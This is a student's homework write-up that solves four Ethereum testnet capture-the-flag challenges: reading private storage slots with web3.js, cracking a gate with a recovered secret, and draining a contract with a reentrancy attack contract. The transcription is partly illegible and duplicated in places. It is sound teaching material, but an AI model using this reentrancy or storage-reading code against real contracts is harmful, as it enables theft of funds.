


DeFi HW3

Metamask Wallet Address

- Wallet Address :

Challenge 1 : Greeter

- Address:
- Is locked: False



- My approach:
 - MetaMask
 - switch to Sepolia network
 - Send 0.00001 SepoliaETH to Greeter Address
 - Remix
 - Compile + Deploy Greeter.sol
 - Paste Greeter Address at "At Address"
 - Find " Greeter AT <Address>" under "Deployed Contracts"
 - Click on "unlock" and "isSolved"
 - See if "isSolved" shows "bool: true"
- Components in Contracts:
 - Greeter.sol

- modifier onlyStudent()
 - This modifier can only be called by _studentWallet.
 - It's used to check if msg.sender is the same as _studentWallet, which also means that the wallet sent ether is the student's wallet.

```
modifier onlyStudent() {  
    require(  
        msg.sender == _studentWallet,  
        "only one student wallet can call"  
    );  
    _;  
}
```

- function unlock()
 - This function can only be called by _studentWallet because it uses the modifier onlyStudent() that can only be called by _studentWallet.
 - It's used to check if there are more than 0.0001 ether in the wallet. If there is, then it will unlock the contract and turn locked to false.


```
function unlock() public onlyStudent { 26678 gas  
    require(  
        address(this).balance >= 1000000000000000000,  
        "please send 0.0001 ether to unlock"  
    );  
    locked = false;  
}
```

- function isSolved()
 - isSolved() is a view function that checks if the challenge is solved.

```
function isSolved() public view returns (bool) { 2532 gas  
    return !locked;  
}
```

Challenge 2 : Gate

- Address:
- Is locked: False



- My approach:
 - a. Gate.sol
 - Calculate the slot number to save secret

```

// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Gate {
    bool public locked = true; // 1 bytes
    address public studentWallet; // 20 bytes
    uint256 public timestamp = block.timestamp; // 32 bytes
    uint8 private number1 = 10; // 1 bytes
    uint16 private number2 = 255; // 2 bytes
    bytes32 private _secret; //32 bytes
  }

```

- locked (1 byte) & studentWallet (20 bytes) → slot 0
- timestamp (32 bytes) → slot 1
- number1 (1 byte) & number2 (2 bytes) → slot 2
- **_secret** (32 bytes) → **slot 3**

b. index.js

- Log in to <https://replit.com/~>
- Install web3@1.10.0 in shell

```
~/indexjs$ npm install web3@1.10.0

up to date, audited 348 packages in 8s

59 packages are looking for funding
  run `npm fund` for details

7 moderate severity vulnerabilities

To address all issues (including breaking changes), run:
  npm audit fix --force

Run `npm audit` for details.

~/indexjs$ npm list
nodejs@1.0.0 /home/runner/indexjs
├── @types/node@18.0.6
├── node-fetch@3.3.0
└── web3@1.10.0
```

- Create index.js to solve "secret"

```
1  rpc_url = "https://rpc.sepolia.org"
2  const Web3 = require("web3");
3  const web3 = new Web3(rpc_url)
4
5  let contractAddress = '0x782f789b449A96a62c8A3A83000EdB86e42310Fe'
6
7
8  web3.eth.getStorageAt(contractAddress, 0).then(console.log);
9  web3.eth.getStorageAt(contractAddress, 1).then(console.log);
10 web3.eth.getStorageAt(contractAddress, 3).then(console.log);
```

- Input Gate Address as contractAddress
- Use web3.eth.getStorageAt to get secret of the slot numbered "3"

[illegible]

- Secret:

[illegible]

- Copy this secret and return to Remix

c. Gate_Attack.sol

- Create Smart Contract - Gate_Attack.sol
- Compile + Deploy Gate_Attack.sol
- Find "GATEATTACK AT <Address>" under "Deployed Contracts"
- Paste the secret that calculated from index.js in "crackGate" under GATEATTACK
- Click on "crackGate"

d. Gate.sol

- Compile
- Paste Gate Address at "At Address" and Click "At Address"
- Click on "isSolved" and see if "isSolved" shows "bool: true"

- Components in Contracts:

a. Gate_Attack.sol


```
// SPDX-License-Identifier: MIT  
pragma solidity ^0.8.0;  
  
interface IGate {  
    function resolve(bytes calldata _data) external; // - gas  
    function isSolved() external view returns (bool); // - gas  
}  
  
contract gateAttack {  
    IGate gate;  
  
    constructor(address _gateAddress) { // infinite gas 225400 gas  
        gate = IGate(_gateAddress);  
    }  
  
    function crackGate(bytes32 _secret) public { // infinite gas  
        bytes memory unlockData = abi.encodeWithSignature("unlock(bytes)", abi.encodePacked(_secret));  
        gate.resolve(unlockData);  
    }  
  
    function check() public view returns (bool){ // infinite gas  
        return gate.isSolved();  
    }  
}  
  
// _secret = 0x00000000000000000000000000000000007465737490aa7465737490aa
```

- Interface IGate
 - The components contained within the interface represent the elements that allow users to interact with the contract.

- Here it contains two functions, resolve() and isSolved(). We only use isSolved().
- Function crackGate()
 - It's used to check if the secret retrieved from index.js is correct. If it's correct, then the Gate can be cracked.
- Function check()
 - It's used to check if the "gate" function is solved.

Challenge 3 : Delegation

- Address:
- Is locked: False



owner = _studentWallet

- My approach:
 - a. Delegation.sol
 - Calculate the slot number to save secret

```
1 // SPDX-License-Identifier: MIT
2 pragma solidity ^0.8.0;
3
4 contract Delegate {
5     address public owner;
6     bytes32 private _secret;
```

- Owner (20 bytes) → slot 0
- _secret (32 bytes) → slot 1

b. Index.js

- Log in to <https://replit.com/~>
- Create index.js to solve "secret"

```
index.js  ×  +
index.js >  ✕  contractAddress

1  rpc_url = "https://rpc.sepolia.org"
2  const Web3 = require("web3");
3  const web3 = new Web3(rpc_url)
4
5  let contractAddress = '0x77B8486B7A9fF1eEcc47e4598bBF374E575e0f2B'
6
7
8  web3.eth.getStorageAt(contractAddress, 0).then(console.log);
9  web3.eth.getStorageAt(contractAddress, 1).then(console.log);
10 web3.eth.getStorageAt(contractAddress, 2).then(console.log);
```

- Input Gate Address as contractAddress
- Use web3.eth.getStorageAt to get secret of the slot numbered "1"

[illegible]

- [illegible]

c. Delegation_Attack.sol

- Create Smart Contract - Delegation_Attack.sol
- Compile + Deploy Delegation_Attack.sol

- Find “ATTACK AT <Address>” under “Deployed Contracts”
- Click on “attack”
- d. Delegation.sol
 - Compile
 - Paste Delegation Address at “At Address” and Click “At Address”
 - Click on “unlock” and “isSolved”
 - See if “isSolved” shows “bool: true”
- Components in Contracts:
 - a. Delegation_Attack.sol

d. Delegation.sol

- Compile
- Paste Delegation Address at "At Address" and Click "At Address"
- Click on "unlock" and "isSolved"
- See if "isSolved" shows "bool: true"

- Components in Contracts:


a. Delegation_Attack.sol

[illegible]

- Interface IDelegation
 - The components contained within the interface represent the elements that allow users to interact with the contract.
 - Here it contains one functions, `unlock()`.
- Function `attack()`
 - It's used to check if the secret retrieved from `index.js` is correct. If it's correct, then the attack succeeds.

Challenge 4 : Reentrance

- Address:
- Is locked: False



- My approach:
 - a. Reentrance_Attack.sol
 - Create Smart Contract - Reentrance_Attack.sol
 - Compile + Deploy Reentrance_Attack.sol
 - b. MetaMask
 - After deploying Reentrance_Attack.sol , find "ATTACKREENTRANCE AT <Address>" under "Deployed Contracts".
 - Copy the Address of "ATTACKREENTRANCE AT <Address>"
 - Switch to Sepolia network
 - Send 0.001 SepoliaETH to the Address
 - c. Reentrance_Attack.sol
 - Return to Reentrance_Attack.sol and find "ATTACK AT <Address>" under "Deployed Contracts".
 - Click on "attack"

d. Reentrance.sol

- Compile
- Paste Reentrance Address at "At Address" and Click "At Address"
- Click on "unlock" and "isSolved"
- See if "isSolved" shows "bool: true"

• Components in Contracts:

a. Reentrance_Attack.sol


- Interface ITargetContract



```
1 // SPDX-License-Identifier: MIT
2 pragma solidity ^0.8.0;
3
4 // Define the interface for the target contract
5 interface ITargetContract {
6     function withdraw(uint256 _amount) external returns (bool success);
7     function donate(address _to) external payable;
8     function unlock() external;
9     function isSolved() external returns (bool);
10 }
11
12 contract AttackReentrance {
13     ITargetContract public reentrance;
14
15     // Define events for debugging and tracking
16     event Start(address indexed _target, uint256 _balance);
17     event Stop(address indexed _target, uint256 _balance);
18     event Reenter(address indexed _target, uint256 _balance);
19     event Log(address sender, string message);
20
21     // The constructor might set the target contract address
22     constructor() {
23         address _targetContractAddress = 0x2F5f9184B8724C46187721a68Ba7ACe70D19b23E;
24         reentrance = ITargetContract(_targetContractAddress);
25     }
26
27     function unlock() public {
28         reentrance.unlock();
29     }
30
31     function attack() public payable {
32         reentrance.donate{value: 0.001 ether}(address(this));
33         emit Start(address(reentrance), address(this).balance);
34         reentrance.withdraw(0.001 ether);
35     }
36
37     receive() external payable {
38         reentrance.withdraw(0.001 ether);
39         emit Reenter(address(reentrance), address(this).balance);
40     }
41 }
42 }
```

- The components contained within the interface represent the elements that allow users to interact with the contract.

- It contains four functions, `withdraw()`, `donate()`, `unlock()`, and `isSolved()`. We only use `unlock()` and `isSolved()` here. After we finish the withdrawal, we then unlock the contract and see if the challenge is solved.
- `Function unlock()`
 - It's used to unlock the challenge.
- `Function attack()`
 - There are several actions within this function.
 - Firstly, `donate()` represents the "Transfer N Ether" action in the figure below.
 - Secondly, The line `"emit Start(address(reentrance), address(this).balance);"` triggers the "Start" event. Also, `"this"` represents a "contract instance" object for the current contract. However, the `"balance"` function is part of the "address" object. Therefore, we need to use `address(this)` to convert `"this"` to an "address" object to call the `"balance"` function.
 - Last but not least, `withdraw()` represents the "Attack" action in the figure below.
- `receive()`
 - It triggers the "Reenter" event that represents the "Re-Entrancy Call" action in the figure below.



Addresses in array form (convenient for TAs)

[0xb1e9431033369204184c69EAd064E2E3369e536A,
0xd7B071BC0d44FC5bc6b6f9d9914661bb20DC6dbC,
0x782f789b449A96a62c8A3A83000EdB86e42310Fe,
0x77B8486B7A9fF1eEcc47e4598bBF374E575e0f2B,
0x2F5f9184B8724C46187721a68Ba7ACe70D19b23E]